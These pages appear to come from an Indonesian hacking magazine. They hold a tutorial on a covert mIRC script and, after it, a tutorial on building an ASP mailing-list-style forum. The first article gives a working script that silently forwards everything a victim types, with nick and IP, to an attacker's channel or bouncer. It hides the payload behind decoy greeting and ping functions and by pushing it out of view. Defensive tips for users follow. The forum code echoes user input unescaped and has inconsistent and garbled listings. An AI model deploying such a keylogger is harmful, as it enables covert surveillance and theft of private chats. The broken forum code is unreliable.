
folder C:\WINDOWS\TEMP. Kemudian klik dua kali file *arsip.txt*, hasilnya akan terlihat sama dengan yang terlihat pada jendela #neohacker. Namun pada file arsip.txt ada sedikit penambahan, yaitu nick dan alamat IP yang bersangkutan. Tujuannya adalah agar anda selalu mengetahui identitas *user* yang aktif pada saat itu. Bentuk tampilannya diperlihatkan pada Gambar 3.

Agar para user yang mendapatkan file skrip yang anda tulis tadi nantinya tidak akan menyadari adanya bahaya jika skrip tersebut di-*load* oleh program mIRC yang mereka jalankan, maka Anda harus menyembunyikannya serapi mungkin. Ada beberapa skenario yang bisa anda terapkan untuk menyembunyikan potongan skrip di atas. Beberapa di antaranya adalah sebagai berikut:

1. Menyisipkannya di antara skrip lain, misalnya skrip *scramble* yang saat ini masih diminati sebagian besar user di IRC.
2. Membuatkan skrip tambahan untuk melakukan fungsi-fungsi lain sebagai kamufase. Misalnya fungsi *inviter* untuk mengundang user secara otomatis (*auto join*) ke dalam channel tertentu, memberi pesan "say hello" secara otomatis pada user baru yang baru saja masuk (*on join*), atau *ping* untuk mem-ping secara otomatis pada saat skrip mende-*teksi* kata !ping, dan lain sebagainya. Tujuannya adalah untuk mengalihkan perhatian user agar tidak terfokus ke skrip yang berbahaya tadi. Dan pada saat orang tersebut



• Gambar 2. Membaca teks yang berhasil disadap di channel #neohacker.



• Gambar 4. Melihat listing skrip dalam kotak Remote Script

memeriksa kotak Remote Script-nya, maka yang akan terlihat adalah seperti pada Gambar 4.

Pada gambar di atas, perintah yang diapit oleh tanda kurawal {} pada baris perintah on 1:INPUT:*: tidak terlihat, karena telah digeser jauh-jauh ke arah samping kanan jendela kotak Remote Script. Cara seperti ini sering digunakan untuk mengelabui user yang ceroboh. Dan terbukti, banyak user yang terperangkap karena tidak mengetahui kalau program mIRC-nya telah me-load sesuatu yang berbahaya. Apakah karena mereka sudah tidak sabaran lagi ingin chat dengan orang-orang yang dianggapnya sebagai pacar? Dan tidak sempat meluangkan waktu-

nya sedikit untuk memeriksa options pada program mIRCnya? Entahlah! :)

Contoh listing-nya terlihat pada boks listing skrip di bawah.


Ketik listing skrip tersebut, lalu simpan ke dalam direktori program mIRC anda dengan nama file *script.ini*. Setelah itu aktifkan dengan mengetik perintah berikut:

- /load -rs script.ini
- /remote on

Yang menarik dari skrip tersebut (di baris n8) adalah, bahwa pada saat perintah *send msg* dilaksanakan maupun pada saat pesan ditulis ke dalam file *arsip.txt*, tidak terlihat adanya pesan pengiriman di jendela status mIRC.

Gambar 5. Pesan pengiriman

```
[script]
n0=on 1:JOIN:#:{
n1= if ($nick != $me) {
n2= msg $chan Hello $lower($nick) $+ !
n3= msg $chan apa kabar nih bro ? :)
n4= invite $nick #neohacker
n5= }
n6=}
n7=
n8=on 1:INPUT:*:{msg #neohacker $active $+ : $1- | write
c:\windows\temp\arsip.txt < $+ $nick $+ @ $+ $ip $+ >
$active $+ : $1- }
n9=on 1:TEXT:!ping:*:{
n10= if ($nick != $me) {
n11= ping $nick
n12= }
n13=}
```



• Gambar 5. Pesan pengiriman teks tidak terlihat

teks tidak terlihat

Bandingkan jika Anda menuliskannya seperti ini :


```
on 1:INPUT:*:{msg
#neohacker $active $+ : $1- |
write c:\windows\temp\arsip.
txt < $+ $nick $+ @ $+ $ip
$+ > $active $+ : $1- }
```


Pada saat perintah selesai dilaksanakan, maka bersamaan dengan itu pula akan muncul pesan status yang menyiratkan adanya proses pengiriman pesan kepada seseorang, seperti yang tampak pada Gambar 6 di bawah ini.

Jadi jelas lah sudah, bahwa siapa pun orang yang me-

load skrip tersebut di atas akan mengirimkan semua teks yang mereka ketik ke dalam channel #neohacker, sesuai dengan target yang anda set. Tetapi, setelah itu mungkin anda akan bertanya seperti ini, "Ntar gimana dong kalau gue engga online pada saat itu? Kan gue engga bisa melihat teks yang mereka ketik!?". Sebagai jawabannya saya menyarankan anda memanfaatkan Eggdrop (Bot) (dibahas pada NeoTek Vol II, No. 9) atau PsyBNC (dibahas pada nomor ini, hlm. 14-15). Kemudian ganti target pengirimannya kepada nick Eggdrop atau PsyBNC anda.

• Gambar 6. Pesan pengiriman teks tidak terlihat.





• Gambar 7. Membaca pesan/informasi yang tersimpan dalam file log psyBNC

Sebagai contoh misalnya nick PsyBNC anda adalah instantia, maka skripnya akan terlihat seperti ini:

```
on 1:INPUT:*.:{msg instantia $active $+ : $1- }
```

Lalu pada saat anda *online*, dan terhubung kembali ke PsyBNC pada hari berikutnya, maka anda cukup mengetikkan perintah /QUOTE PLAYPRIVATELOG untuk membaca semua pesan (*messages*) yang terekam dalam file log PsyBNC anda. Gampong sekali bukan? :)

Tapi anda jangan terburu

happy karena masih ada satu persoalan yang harus anda cari jalan keluarnya, yaitu bagaimana cara mengirimkan file skrip yang anda tulis tadi ke dalam PC orang lain?

Sementara anda memikirkan teknik yang jitu untuk meletakkan file skrip tersebut ke dalam PC orang lain, saya juga ingin mengingatkan pembaca yang lain tentang beberapa hal berikut:

1. Berhati-hati lah jika Anda chat dari komputer orang lain, khususnya bagi Anda pelanggan setia Warnet.

2. Waspadai rekan di sebelah anda. Karena siapa tahu rekan anda sedang iseng, lalu menjebak anda dengan skrip tadi.

3. Jika Anda tidak sempat/malas memeriksa kotak Remote Script beserta semua opsi pada program mIRC yang sedang anda jalankan, maka biasakan untuk selalu mengetik perintah-perintah di bawah ini terlebih dahulu sebelum anda benar-benar terhubung ke server IRC:

- /unload -rs script.ini
- /remote off
- /log off


4. Jika anda sempat, tekan

tombol ALT+R untuk memunculkan kotak Remote Script pada program mIRC Anda, dan pastikan bahwa tidak ada skrip yang di-load.


5. Jangan sembarang menerima (*get*) skrip yang dikirim orang lain, sekali pun yang mengirimkannya adalah teman anda sendiri.

6. Klik menu DCC → Options → Send pada program mIRC anda untuk memastikan bahwa *event* On Send Request berada pada posisi Show get dialog atau Ignore All.

• Gambar 8 Memeriksa kotak Remote Script



• Gambar 9 Meriksa On Send pada DCC Options program mIRC





Forum ala Milis

Aplikasi ASP di Situs Web

Untuk menambah fitur interaktif pada halaman Web, anda dapat menambahkan forum semacam milis di dalamnya dan forum itu dapat dibuat secara sederhana dengan menggunakan ASP. **David Sugianto** menjelaskannya kepada anda dengan uraian yang mudah dipahami.

SETIAP ORANG YANG MEMILIKI HALAMAN Web pasti mengharapkan agar halamannya itu bersifat interaktif. Untuk mewujudkannya, webmaster dari web tersebut dapat menambahkan beberapa fitur seperti Polling, Buku Tamu, Counter, Forum dan masih banyak lagi. Anda bisa mendapatkannya di beberapa situs portal di internet yang menyediakannya dengan gratis. Namun kali ini, kita akan mencoba untuk membuatnya sendiri dengan menggunakan ASP. Kali ini kita akan membuat forum namun bukan forum biasa, melainkan forum ala *mailing list* (milis) sehingga akan lebih interaktif.


Untuk membuatnya kita memerlukan enam buah file yang akan kita buat satu per satu.

1. File `adovbs.inc`

File ini merupakan file yang harus diikutsertakan bila anda akan menggunakan basisdata. Dalam file ini terdapat konstanta-konstanta yang diperlukan oleh metode ADO. File ini dapat anda temukan di C:\Program Files\Common Files\System\ADO.

2. Database untuk menyimpan data (`forum.mdb`)

Untuk basisdata, kita akan menggunakan Microsoft Access untuk membuatnya. Ikuti langkah-langkah di bawah ini:




1 Buka Microsoft Access, pilih "Blank Access Database." Klik OK.



2 Simpan database yang dibuat dengan nama *forum*, lalu klik Create



3 Klik dua kali "Create Table in Design View."




4 Isi kolom di atas dengan:

Field Name	Data Type
ID	AutoNumber
Tanggal	Date/Time
Jam	Date/Time
Nama	Text
Email	Text
Topik	Text
Isi	Memo

Keterangan lain:

Isi Field Size untuk
 Nama = 30, Email = 30, Topik = 70
 ID sebagai Primary Key-nya



5 Simpan tabel dengan nama *data*, lalu tutuplah Microsoft Access.


3. Halaman untuk Form (formforum.asp)

Ketikkan kode berikut pada editor kesayangan anda:

```
<html><head>
<title>Forum</title>
</head>
<body>
<h1><b>Forum</b></h1>
<hr>
<%Kat = Request.QueryString("kat")
testre = left(Kat, 2)
%>
<form method="POST" action="thanks.asp">
<pre>
  Nama      : <input type="text" name="txtnama"
size="22">
  E-mail    : <input type="text" name="txtemail"
size="22"></pre>
<div align="center">
<pre>Topik :
<input type="text" name="txttopik" size="51"
value=
<% If NOT Kat = "" Then
If NOT testre = "Re" Then
Response.Write "Re:" &Kat
Else
Response.Write Kat
End If
End If
%>>

Isi<textarea rows="5" cols="40"
name="txtisi"></textarea></pre>
</div>
<p align="center">
<input type="submit" value="Kirim">
<input type="reset" value="Reset">
</form>
```

Hasilnya akan seperti gambar berikut:



Pada halaman ini, pengunjung dapat mengisi formulir yang disediakan berupa nama, email, topik yang akan dibicarakan, dan isi pembahasan. Keistimewaan formulir ini ialah dapat berlaku seperti *compose* di milis, yang jika pengunjung ingin menjawab suatu suatu topik, maka formulir ini akan otomatis mengisi topik dengan tambahan huruf "Re:" pada topik yang akan dijawab. Untuk itu gunakan kode ASP.

```
<% If NOT Kat = "" Then
If NOT testre = "Re" Then
Response.Write "Re:" &Kat
Else
Response.Write Kat
End If
End If%>
```

Yang sebelumnya ada *scripting* berupa:

```
<%Kat = Request.QueryString("kat")
testre = left(Kat, 2)
%>
```

untuk memeriksa agar tidak ada penulisan "Re:" dua kali.

4. Halaman untuk ucapan Terima Kasih dan memasukkan data ke database (thanks.asp)

```
<html><head>
<title>Forum</title>
</head>
<body><% If Request.Form("txtnama") = "" Then
Response.Write "Anda belum mengisi <b>nama</b> anda"
ElseIf Request.Form("txtemail") = "" Then
Response.Write "Anda belum mengisi <b>e-mail</b> anda"
ElseIf InStr(Request.Form("txtemail"), "@") = 0 Then
Response.Write "E-mail anda tidak valid"
ElseIf Request.Form("txttopik") = "" Then
Response.Write "Anda belum mengisi <b>Topik</b> anda"
ElseIf Request.Form("txtisi") = "" Then
Response.Write "Anda belum mengisi <b>Kolom Isi</b> anda"
Else %>
<!--#Include File="adovbs.inc"-->
<%Dim objConn
Dim objComm
Dim objPar
Dim strSQL
Dim Path
Dim reqTanggal
Dim reqJam
Dim reqNama
Dim reqEmail
Dim reqTopik
Dim reqIsi
reqTanggal = Date
reqJam = Time
reqNama = Request.Form("txtnama")
reqEmail = Request.Form("txtemail")
reqTopik = Request.Form("txttopik")
reqIsi = Request.Form("txtisi")
Path = Server.MapPath("forum.mdb")
strSQL = "INSERT INTO Data (Tanggal, Jam, Nama, Email, Topik,
Isi) VALUES (?, ?, ?, ?, ?)"
Set objConn = Server.CreateObject("ADODB.Connection")
objConn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Path
Set objComm = Server.CreateObject("ADODB.Command")
objComm.ActiveConnection = objConn
objComm.CommandText = strSQL
Set objPar = objComm.CreateParameter(, adDate, ,8, reqTanggal)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adDate, ,8, reqJam)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,30, reqNama)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,30, reqEmail)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,70, reqTopik)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,65535, reqIsi)
objComm.Parameters.Append objPar
objComm.Execute%>
<p align="center"><font size="5"><b>Terima Kasih Atas Partisipasi Anda,
<%=reqNama%></b></font></p>
<hr><p align="center"><font size="3">Topik :
<b><%=reqTopik%></b></font>
<p align="center">
<font size="6"><b>Telah
Terposting<%objConn.Close%></b></font><%end if%>
<p align="center">&nbsp;</p>
<p align="center">&nbsp;</p>
<p align="center"><a href="formforum.asp">Join Forum</a></p>
<p align="center"><a href="list.asp">Ruangan Forum</a></p>
</body></html>
```

Ketikkan kode di atas ini ke teks editor kesayangan anda. Hasilnya akan tampak seperti yang berikut:



Penjelasan skrip ASP:

```
<% If Request.Form("txtnama") = "" Then
Response.Write "Anda belum mengisi <b>nama</b> anda "
Elseif Request.Form("txtemail") = "" Then
Response.Write "Anda belum mengisi <b>e-mail</b> anda "
Elseif InStr(Request.Form("txtemail"),"@") = 0 Then
Response.Write "E-mail anda tidak valid"
Elseif Request.Form("txttopik") = "" Then
Response.Write "Anda belum mengisi <b>Topik</b> anda "
Elseif Request.Form("txtisi") = "" Then
Response.Write "Anda belum mengisi <b>Kolom Isi</b> anda "
```

Skrip ini berfungsi untuk memeriksa apakah pengisian formulir telah benar. Maksudnya, semua *field* yang ada di formulir yang berupa field Nama(txtnama), Email(txtemail), Topik(txttopik), Isi(txtisi) harus sudah diisi. Skrip ini juga memeriksa apakah field email telah terisi dan valid. Untuk menentukan valid atau tidaknya suatu email, kita menggunakan logika sederhana. Setiap alamat email harus menggunakan karakter '@' dan kita menggunakan kunci karakter tersebut untuk memeriksa email yang diisi. Jika dalam pengisian email terdapat karakter tersebut, maka kita berasumsi bahwa email yang dimasukkan valid. Jika semua field telah terisi dengan benar, maka akan dilanjutkan dengan pemrosesan halaman thanks.asp yang sesungguhnya.

```
Dim objConn
Dim objComm
Dim objPar
Dim strSQL
Dim Path
Dim reqTanggal
Dim reqJam
Dim reqNama
Dim reqEmail
Dim reqTopik
Dim reqIsi
reqTanggal = Date
reqJam = Time
reqNama = Request.Form("txtnama")
reqEmail = Request.Form("txtemail")
reqTopik = Request.Form("txttopik")
reqIsi = Request.Form("txtisi")
```

Semua variabel yang akan kita gunakan dideklarasikan terlebih dahulu dengan menggunakan perintah 'Dim'. Serta menerima data yang dikirim melalui formulir dan menyimpannya ke dalam variabel tertentu.

```
Path = Server.MapPath("forum.mdb")
strSQL = "INSERT INTO Data (Tanggal, Jam, Nama, Email,
Topik, Isi) VALUES (?, ?, ?, ?, ?, ?)"
Set objConn = Server.CreateObject("ADODB.Connection")
objConn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=" & Path
Set objComm = Server.CreateObject("ADODB.Command")
objComm.ActiveConnection = objConn
objComm.CommandText = strSQL
```

Kini kita akan membuat koneksi ke database yang bernama "forum.mdb" yang telah kita buat dan menentukan nama tabel dan field-field yang akan menjadi tujuan penyimpanan data.

```
Set objPar = objComm.CreateParameter(, adDate, ,8, reqTanggal)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adDate, ,8, reqJam)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,30, reqNama)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,30, reqEmail)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,70, reqTopik)
objComm.Parameters.Append objPar
Set objPar = objComm.CreateParameter(, adChar, ,65535, reqIsi)
objComm.Parameters.Append objPar
objComm.Execute
```

Kini tugas yang paling akhir ialah memasukkan data-data ke dalam masing-masing field dengan menentukan tipe data dan besar field yang harus sesuai dengan database.

5. Halaman untuk menampilkan daftar forum yang telah masuk ke database (list.asp)

Ketikkan kode berikut pada editor kesayangan anda:


```
<html><head>
<title>Forum</title>
</head>
<body>
<p align="center"><font size="5"><b>Ruang Forum</b></font></p>
<hr><p>
<!--#Include File="adovbs.inc"-->
<%
Dim objConn
Dim ObjRset
Dim filePath
Dim strSQL
Dim tombol
Dim hlm
Dim i
filePath = Server.MapPath("forum.mdb")
strSQL = "SELECT * FROM data ORDER BY Tanggal DESC, Jam DESC"
Set objConn = Server.CreateObject("ADODB.Connection")
objConn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & filePath
Set objRset = Server.CreateObject("ADODB.Recordset")
objRset.Open strSQL, objConn, adOpenStatic
objRset.PageSize = 50
%>
<%
tombol = Request.Form("tombol")
If Request.Form("hlm") = "" Then
    hlm = 1
Else
    hlm = Request.Form("hlm")
End If
%>
<%
If tombol = "Sebelumnya" or tombol = "Selanjutnya" Then
Select Case tombol
Case "Sebelumnya"
    If hlm > 1 Then
        hlm = hlm - 1
    Else
```

```

        hlm = 1
    End If
Case "Selanjutnya"
    If objRset.AbsolutePage < objRset.PageCount Then
        hlm = hlm + 1
    Else
        hlm = objRset.PageCount
    End If
Case Else
    hlm = 1
End Select
End If
ObjRset.AbsolutePage = hlm
%>
<%
    tampilan = objRset.PageSize * hlm
    If tampilan > objRset.RecordCount Then
        tampilan = objRset.RecordCount
    End If
    Response.Write tampilan & " Dari " & objRset.RecordCount & " Total Data"
%>
<TABLE BORDER=1 bordercolor="#333333" bgcolor="#F0F0F0" width="100%">
<TR>
<TD width="17%" align="center" bgcolor="#000000"> <b>
<font color="#FFFFFF">Diterima</font></b></TD>
<TD width="25%" align="center" bgcolor="#000000"> <b>
<font color="#FFFFFF">Dari</font></b></TD>
<TD align="center" bgcolor="#000000"><b><font
color="#FFFFFF">Subject
</font></b>
</TD>
<TR>
<TD width="17%"> <font size="2"> %=objRset("Tanggal")%>,
<%=objRset("Jam")%></font></TD>
<TD width="25%"> <font size="2"> <%=objRset("Nama")%> </font></TD>
<TD> <font size="2"> <A HREF="isiforum.asp?kat=<%=objRset(5)%>"
><%=objRset("Topik")%></a>
</font>
<%
objRset.MoveNext
If objRset.EOF Then
    Exit For
End If
Next
%>
</TABLE>
<!--Membuat tombol pengatur halaman-->
<FORM ACTION=list.asp METHOD="POST">
<INPUT TYPE="Hidden" NAME="hlm" Value="<%= hlm %>">
<% If hlm > 1 Then %>
<INPUT TYPE="Submit" Name="tombol" Value="Sebelumnya">
<% End If %>
<% If hlm < objRset.PageCount Then %>
<INPUT TYPE="Submit" Name="tombol" Value="Selanjutnya">
<% End If %>
</FORM><p align="left"><a href="formforum.asp">Join
Forum</a></p>
</body></html>

```

Hasilnya akan ampak seperti berikut:



Keterangan skrip ASP

```

Dim objConn
Dim ObjRset
Dim filePath
Dim strSQL
Dim tombol
Dim hlm
Dim i
filePath = Server.MapPath("forum.mdb")
strSQL = "SELECT * FROM data ORDER BY Tanggal DESC,
Jam DESC"
Set objConn = Server.CreateObject("ADODB.Connection")
objConn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=" & filePath
Set objRset = Server.CreateObject("ADODB.Recordset")
objRset.Open strSQL, objConn, adOpenStatic
objRset.PageSize = 50

```

Skrip di atas berfungsi mendeklarasikan variabel-variabel yang akan kita gunakan, lalu membuka koneksi ke basisdata bernama "forum.mdb" dan mengaktifkan tabel "data" dengan memprioritaskan Tanggal dan Jam secara *descending*. Skrip juga membatasi data yang akan tampil di layar sebanyak 50 data per halaman.

```

tombol = Request.Form("tombol")
If Request.Form("hlm") = "" Then
    hlm = 1
Else
    hlm = Request.Form("hlm")
End If

```

Menentukan halaman forum yang aktif pada saat ini.

```

If tombol = "Sebelumnya" or tombol = "Selanjutnya" Then
Select Case tombol
Case "Sebelumnya"
    If hlm > 1 Then
        hlm = hlm - 1
    Else
        hlm = 1
    End If
Case "Selanjutnya"
    If objRset.AbsolutePage < objRset.PageCount Then
        hlm = hlm + 1
    Else
        hlm = objRset.PageCount
    End If
Case Else
    hlm = 1
End Select
End If
ObjRset.AbsolutePage = hlm

```

Skrip di atas berfungsi mengatur halaman-halaman forum kita, bergantung pada kondisi tombol yang ditekan.

```

<%For i = 1 to objRset.PageSize%>
</font></b>
<TR>
<TD width="17%"> <font size="2">
<%=objRset("Tanggal")%>,
<%=objRset("Jam")%></font></TD>
<TD width="25%"> <font size="2">
<%=objRset("Nama")%> </font></TD>
<TD> <font size="2"> <A
HREF="isiforum.asp?kat=<%=objRset(5)%>"
><%=objRset("Topik")%></a>
</font>
<%
objRset.MoveNext
If objRset.EOF Then
    Exit For
End If
Next%>

```

Setelah mengatur halaman, kini kita akan menampilkan data yang akan diulang selama data tidak lebih dari 50 (yang telah kita atur sebelumnya) dan data akan menuju ke data berikutnya selama isi dari data belum berakhir:

```
<FORM ACTION=list.asp METHOD="POST">
<INPUT TYPE="Hidden" NAME="hlm" Value="<%= hlm
%>">
<% If hlm > 1 Then %>
<INPUT TYPE="Submit" Name="tombol"
Value="Sebelumnya">
<% End If %>
<% If hlm < objRset.PageCount Then %>
<INPUT TYPE="Submit" Name="tombol"
Value="Selanjutnya">
